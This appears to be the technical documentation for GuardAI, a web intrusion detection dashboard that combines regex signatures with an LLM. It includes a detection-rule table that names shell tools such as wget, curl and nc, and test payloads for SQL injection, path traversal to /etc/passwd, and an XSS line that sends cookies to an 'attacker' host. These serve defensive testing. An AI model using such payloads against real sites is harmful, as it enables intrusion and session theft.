GuardAI: Web Intrusion Detection System

Deep Technical Analysis & System Documentation Architecture Report

APPLICATION	CORE ENGINE	DEPLOYMENT	DOCUMENT DATE
GuardAI v2.0	Gemini 3.8 Flash + Regex	Streamlit Framework	October 2026

1. PROJECT OVERVIEW & OBJECTIVES

GuardAI is an advanced, hybrid Web Application Firewall (WAF) and intelligent log analysis dashboard designed to detect, decode, and explain web security threats in real-time. Modern cyber threats frequently employ multi-layered obfuscation—such as nested URL encoding, HTML entity substitution, and Base64 packaging—to bypass conventional signature-only firewalls. GuardAI solves this by combining deterministic regex pattern scanning with context-aware Large Language Model (LLM) reasoning via Google's `gemini-3.8-flash`.

Dual-Engine	4 Layers	5,000 Lines	0-100
DEFENSE ARCHITECTURE	RECURSIVE UNPACK	LOG SCAN CAPACITY	RISK SCORING ENGINE

2. KEY FEATURES & TECHNOLOGY STACK

🛡️ Hybrid Threat Detection Engine

Integrates deterministic regular expressions for fast zero-latency signature matching with `gemini-3.8-flash` for contextual heuristic analysis and plain-language explainability.

🔓 Multi-Pass Payload Unpacker

Iteratively decodes up to 4 passes of URL encoding, HTML entities, Query String plus-character conversions, and Base64 string blobs before inspection.

📄 Bulk Log Processing Pipeline


Parses uploaded access/error logs or raw HTTP lines up to 5,000 records, automatically computing threat density, risk scores, and CSV exports.

🎓 Dual-Audience Remediation

Provides dual-mode insights: simple plain-language descriptions for non-technical managers and technical explanations with side-by-side Python code fixes.

3. SYSTEM WORKFLOW & ARCHITECTURE

GuardAI implements a fail-safe pipeline that guarantees zero security degradation even if cloud AI APIs experience latency, rate limits, or network disconnections. Incoming web traffic undergoes recursive normalization prior to parallel inspection.



Signature Detection Rules Matrix

THREAT CATEGORY	COMPILED REGULAR EXPRESSION PATTERN	TARGET VECTORS
SQL Injection (SQLi)	`(?i)['"]\s*or\s+['"]?\w+['"]?\s*=\s*['"]?\w+ | (?i)\bunion\b\s+(all\s+)?select\b`	Authentication Bypass, Data Exfiltration
Cross-Site Scripting (XSS)	`(?i)<\s*script\b | (?i)\bon(error|load|click)\s*= | (?i)javascript\s*:`	Cookie Theft, DOM Hijacking
Path Traversal	`(\.\./|\.\.\\){2,} | (?i)%2e%2e(%2f|/) | (?i)/etc/(passwd|shadow)`	Arbitrary File Read, System Recon
Command Injection	`(?i)[;&|`]\s* (cat|ls|whoami|id|wget|curl|nc|bash|powershell)\b`	Remote Code Execution (RCE)

> **Deterministic Risk Override Engine**
> If the AI engine assesses a payload as SAFE but signature matching identifies known attack patterns, GuardAI triggers an automatic safety override, raising the status to `MALICIOUS` and preserving high-confidence detection integrity.


4. INSTALLATION & SETUP INSTRUCTIONS

GuardAI is built using Python 3.9+ and Streamlit. Follow these steps to configure and run the server locally or in a cloud environment.

```
# 1. Clone Repository & Setup Virtual Environment git clone https://github.com/guardai/intrusion-detection.git cd intrusion-detection python -m venv venv source venv/bin/activate # On Windows: venv\Scripts\activate # 2. Install Required Dependencies pip install streamlit google-genai pandas # 3. Configure Google Gemini API Key (Optional Secret File) mkdir -p .streamlit echo 'GEMINI_API_KEY = "your-api-key-here"' > .streamlit/secrets.toml # 4. Launch Application Interface streamlit run app.py
```

5. USAGE INTERFACE & THREAT ANALYSIS

The interface split provides actionable feedback including highlighted payload spans, risk level metrics, and automated code remediation guidance.



6. TESTING SUITE & PERFORMANCE BENCHMARK

Validation testing was executed across a standard dataset containing both benign user traffic and synthetic obfuscated web attacks.

TEST CATEGORY	SAMPLE PAYLOAD TESTED	EXPECTED VERDICT	DETECTION ENGINE	STATUS
SQLi Tautology	`' OR '1'='1' --`	MALICIOUS (95)	Pattern + AI	PASS
XSS Injection	`<script>fetch('http://attacker/c='+document.cookie) </script>`	MALICIOUS (90)	Pattern + AI	PASS
Encoded Attack	`id=1%27%20OR%20%271%27%3D%271`	MALICIOUS (95)	URL Decoder + Pattern	PASS
Base64 Obfuscated	`data=PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==`	MALICIOUS (90)	B64 Decoder + Pattern	PASS
Path Traversal	`../../../../etc/passwd`	MALICIOUS (85)	Pattern Scan	PASS
Safe Traffic	`Update email address to user@example.com`	SAFE (0)	AI / Pattern Clean	PASS

7. CHALLENGES & FUTURE ENHANCEMENTS

Identified Engineering Challenges:

- **Formula Injection Protection:** CSV export files require sanitization against characters like =, +, -, and @ to prevent cell execution exploits in spreadsheet software.
- **LLM Rate Limits:** Large log processing requires falling back gracefully to local CPU regex processing when AI quotas (HTTP 429) are exhausted.

Roadmap for Future Improvements:

- **SIEM Integration:** Direct streaming API connection for Splunk, Elastic, and AWS CloudWatch log ingest.
- **Model Fine-Tuning:** Offline local model execution (e.g., Llama 3 Security fine-tune) to remove API dependency entirely.
- **Automated IP Banning:** Automatic execution of iptables / AWS WAF block rules for IPs exceeding critical risk thresholds.

8. CONCLUSION & REFERENCES

GuardAI demonstrates a production-grade approach to modern web security by combining high-speed signature matching with natural language intelligence. This hybrid design ensures fast performance, deep mitigation clarity, and zero-day threat understanding.

References:
1. OWASP Top 10 Web Application Security Risks.
2. NIST SP 800-92 Guide to Computer Security Log Management.